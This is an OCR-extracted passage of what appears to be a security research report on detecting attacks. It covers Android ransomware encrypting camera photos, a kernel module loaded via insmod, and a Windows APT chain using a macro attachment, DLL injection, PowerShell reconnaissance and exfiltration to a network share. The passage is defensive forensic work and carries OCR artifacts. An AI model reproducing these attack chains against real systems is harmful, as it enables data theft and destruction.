
com.oristatistics.habitbull (ClearScope)

Suspicious process *com.oristatistics.habitbull* appears to perform a larger scale ransomware attack, altering several of the user's images and renaming. After loading a suspicious library file, the app immediately begins altering many images in the /storage/emulated/0/DCIM/Camera directory and appending ".ransom" to their names. After this, the app may communicate to a remote location using the Binder and Network Management services. It is possible that the user gave the application permissions to access and alter images, since the app does not navigate through storage subdirectories.


O:/data/app/com.oristatistics.habitbull-2_ED4p0nirCOnjNBvip9Wg==/lib/arm
O:/data/app/com.oristatistics.habitbull-2_ED4p0nirCOnjNBvip9Wg==/lib/arm/libransom.so
S:_init
RD
LD
CLN
S:com.oristatistics.habitbull
SU
WR
RD
WR
WR
RD
WR
RD
REN
REN
O:SRCSINK_BINDER
O:SRCSINK_NETWORK_MANAGEMENT
<img>_172101.jpg
• • •
<img>_182008.jpg
<img>_172101.jpg.ransom
• • •
<img>_182008.jpg.ransom

Following are the steps of the attack and the list of files that were altered:

com.oristatistics.habitbull load a suspicious library /lib/arm/libransom.so
com.oristatistics.habitbull seems to be an ransomeware, which encrypt photos in /storage/emulated/0/DCIM/Camera
For example, it
read /storage/emulated/0/DCIM/Camera/IMG_20181120_172057.jpg
write /storage/emulated/0/DCIM/Camera/IMG_20181120_172057.jpg.ransom
read /storage/emulated/0/DCIM/Camera/IMG_20181120_172101.jpg
write /storage/emulated/0/DCIM/Camera/IMG_20181120_172101.jpg.ransom



3.jpg
d...180305.jpg
emulated...172018.jpg
FILE_OBJECT_FILE
/storage/emulated...172001.jpg
/storage/emulated...173520.jpg
/storage/emulated...181938.jpg
/storage/emulated...jpg.ransom
/storage/emulated...181934.jpg
/storage/emulated...173515.jpg
FILE_OBJECT_FILE
FILE_OBJECT_FILE
/storage/emulated...180313.jpg
FILE_OBJECT_FILE
/storage/emulated...180318.jpg
/storage/emulated...181943.jpg
/storage/emulated...jpg.ransom
/storage/emulated...180309.jpg
/storage/emulated...jpg.ransom
/storage/emulated...171935.jpg
/storage/emulated...181921.jpg
/storage/emulated...172114.jpg

All photos it encrypted

- /storage/emulated/0/DCIM/Camera/IMG_20181120_171935.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_171940.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172001.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172014.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172018.jpg

- /storage/emulated/0/DCIM/Camera/IMG_20181120_172048.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172052.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172057.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172101.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172114.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_172118.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173449.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173454.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173458.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173502.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173515.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173520.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173524.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173537.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173550.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_173554.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180305.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180309.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180313.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180318.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180331.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180335.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180339.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180352.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180405.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_180409.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181909.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181913.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181917.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181921.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181934.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181938.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181943.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_181956.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_182008.jpg
- /storage/emulated/0/DCIM/Camera/IMG_20181120_182013.jpg


glx_alsa_675 (ClearScope)
We see two writes into /dev/glx_alsa_675 by fennec
first: 1542724848158000000 (11/20/2018, 9:40 AM EST)
second: 1542729587763000000 (11/20/2018, 11:00 AM EST)




4.2.9 Detection of Attacks on CADETS-THEIA

glx_alsa_675 (THEIA)

`gtest` writes into `/dev/glx_alsa_675` around 9AM




`insmod ./glx_alsa_675.ko` around 9AM



it seems that glx_alsa_675 is successfully loaded and a `sh` opened the following files:
- `/sys/module/glx_alsa_675/sections`
- `/sys/module/glx_alsa_675/notes`
- `/sys/module/glx_alsa_675/holders`

The `sh` opened 37954 files, looks like a whole system scan


/home/admin/glx_alsa_675.ko
Thunar –daemon
insmod ./glx_alsa_675.ko
/dev/glx_alsa_675
gtest
/sys/module/glx_a...5/sections
sh
/sys/module/glx_alsa_675
/sys/module/glx_alsa_675/notes
/sys/module/glx_a...75/holders
du -sh /bin /boot...mlinuz.old
Thunar –daemon
/usr/bin/Thunar –daemon
/usr/bin/Thunar –daemon
du -sh /bin /boot...mlinuz.old

4.2.10 Policy Enforcement Demo

MARPLE participated in the policy enforcement demo with three policy checking modules: τ-calculus, tag 9propagation, and general traversal. We achieved the goal of demonstrating cross-host policy reasoning and enforcement in this demo. In Both Policy 1 and Policy 2, our checking modules traversed the TA1 data of the web server and moved to the connected database server from another TA1 for further reasoning. The procedure is performed in real time.


Table 3: Engagement 4 Policy Enforcement Summary

	τ-calculus	tag propagation	general traversal
Policy 1: OriginatingUser			
TRACE – MARPLE	🟩		🟩
THEIA – 5D	🟩		
Policy 2: Communication			
MARPLE – THEIA	🟧		▨
ClearScope – 5D	🟩		
Policy 3: Client UI			
MARPLE			🟧
TRACE	▨	🟩	
THEIA		🟧	
CADETS		╲	
5D	🟩	🟩	

4.3 Adversarial Engagement 3

Engagement 3 introduced long-term APT threats that was planned and executed throughout the two-week period the engagement. MARPLE detected most of the attacks except the phishing email ones, which was outside the scope of our detection design.

Table 4: Engagement 3 Detection Overview



Data Sources	Attack Detection Results
CADETS	Common Threat – E-mail Server
	Nation State – Nginx Drakon vUgefal
	Nation State – Nginx Drakon
	Nation State – Nginx Drakon XIM
	Nginx Drakon pEj72mA
Five Directions	Common Threat – Phishing E-mail Excel
	Nation State – Firefox Drakon
	Nation State – Firefox Browser Extension Drakon
TRACE	Common Threat – Phishing E-mail Link
	Common Threat – Phishing E-mail Executable
	Common Threat – Phishing E-mail Executable (Pine)
	Nation State – Firefox Drakon
	Nation State – Firefox Browser Extension Drakon

Data Sources	Attack Detection Results
Clear Scope	Common Threat -- Phishing E-mail
	Metasploit -- Application
	Nation State -- Firefox Drakon
THEIA	Common Threat – Phishing E-mail Link
	Common Threat – Phishing E-mail Executable
	Nation State – Firefox Drakon Apr 10
	Nation State – Firefox Drakon Apr 12
	Nation State – Firefox Drakon Apr 13


4.3.1 Detection of Attacks on FiveDirections

Target Missile Defense


This campaign seemed to be targeting the missile defense mission. The attackers involved in this campaign seemed highly capable. Some of the attack steps seem to use login credentials that may have been stolen before the engagement began. Other steps seem to rely on in-memory malware. The steps observed during this campaign were as follows.

1) Exfiltration to netshared folder (5th April).

Explorer.exe (pid 728) reads may highly sensitive files such as Missledefence.doc, malicious.rtf and so on, and writes to a network shared folder "\Device\Mup\;LanmanRedirector\;Z:000000000005bd11". This could be an effort to exfiltrate sensitive data to another host on the LAN, from where it could be sent to the attacker. However, it is also possible (based on the name TA52-WINDOWS in some file names) that this step was preparatory activity by TA 5.1 or TA 5.2 that was accidentally left in the CDM data provided to us. Nevertheless, we decided to report it because the activity was detected by our system, and the direction of data movement (out of the Windows host) seemed inconsistent with engagement setup activity that would likely have involved data movement into the Windows host.


\Device\HarddiskVolume2\Users\admin\Documents\Missledefence.doc
\Device\HarddiskVolume2\Users\admin\Documents\newfile.txt
\Device\HarddiskVolume2\Users\admin\Documents\test.docx
\Device\HarddiskVolume2\Users\admin\Documents\malicious.rtf
\Device\HarddiskVolume2\Users\admin\Documents\newfile.txt
O:IP:80370c67:138
O:IP:80370c0b:138
S:null PID 1272
O:IP:80370cff:138
S:C:\WINDOWS\Explorer.EXE
O:\Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\Missledefence.doc
O:\Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\newfile.txt
O:\Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\test.docx
O:\Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\malicious.rtf
O:\Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\malicious.xlsx
O:\Device\Mup\TA52-WINDOWS\PIPE\srvsvc
RD
WR


2) Malicious attachment and DLL injection
This episode begins with the receipt of an email containing an xlsm attachment (a spreadsheet with macros enabled). This email is read by thunderbird and then saved on the Desktop. Explorer.exe and/or Excel seem to get compromised by this file. Subsequently, Explorer.exe injects into wordpad.exe, notepad.exe and Explorer.exe. Following this, wordpad and notepad write to file trains.rtf, exfil.txt and newfile.txt. These files are are later read during Step 3 and Step 5 below. The full resolution figure can be found in our engagement report.


S:explorer.exe
INJ
INJ
INJ
INJ
S:C:\WINDOWS\Explorer.EXE
RM
RM
O:\Device\HarddiskVolume2\Users\admin\Desktop\BoviaBenefitsOE.xlsm
O:\Device\HarddiskVolume2\$Recycle.Bin\S-1-5-21-231540947-922634896-4161786520-1004\$IMBC6SV.xlsm
S:C:\Program Files\Windows NT\Accessories\wordpad.exe
WR
O:\Device\HarddiskVolume2\Users\admin\Documents\trains.rtf
S: C:\WINDOWS\system32\notepad.exe
WR
RM
WR
O:\Device\HarddiskVolume2\Users\admin\Documents\newfile.txt
O:\Device\HarddiskVolume2\Users\admin\Documents\exfil.txt
RD
RD
RD
RD
RD
RD
RD
RD
S: C:\Program Files\Mozilla Firefox\firefox.exe
S:cmd.exe
S:powershell
S:C:\WINDOWS\system32\SearchProtocolHost.exe Global\UsGthrFltPipeMssGthrPipe242
Global\UsGthrCtrlFltPipeMssGthrPipe242 1 -2147483646 Software\Microsoft\Windows Search Mozilla/4.0
(compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot) C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc DownLevelDaemon


3) information gathering and exfiltration by exporting network shares (9th April).
Explorer.exe, after it is compromised by the xlsm attachment in previous step, goes on to launch a powershell. This powershell session gathers a large amount of detailed system information, using programs such as tasklist, netstat, ipconfig, nbtconfig, getmac, systeminfo (detailed info about OS and computer), wmic (to get information about the motherboard, drives, computer model, etc.), and so on. Some of this information may be going into a file called 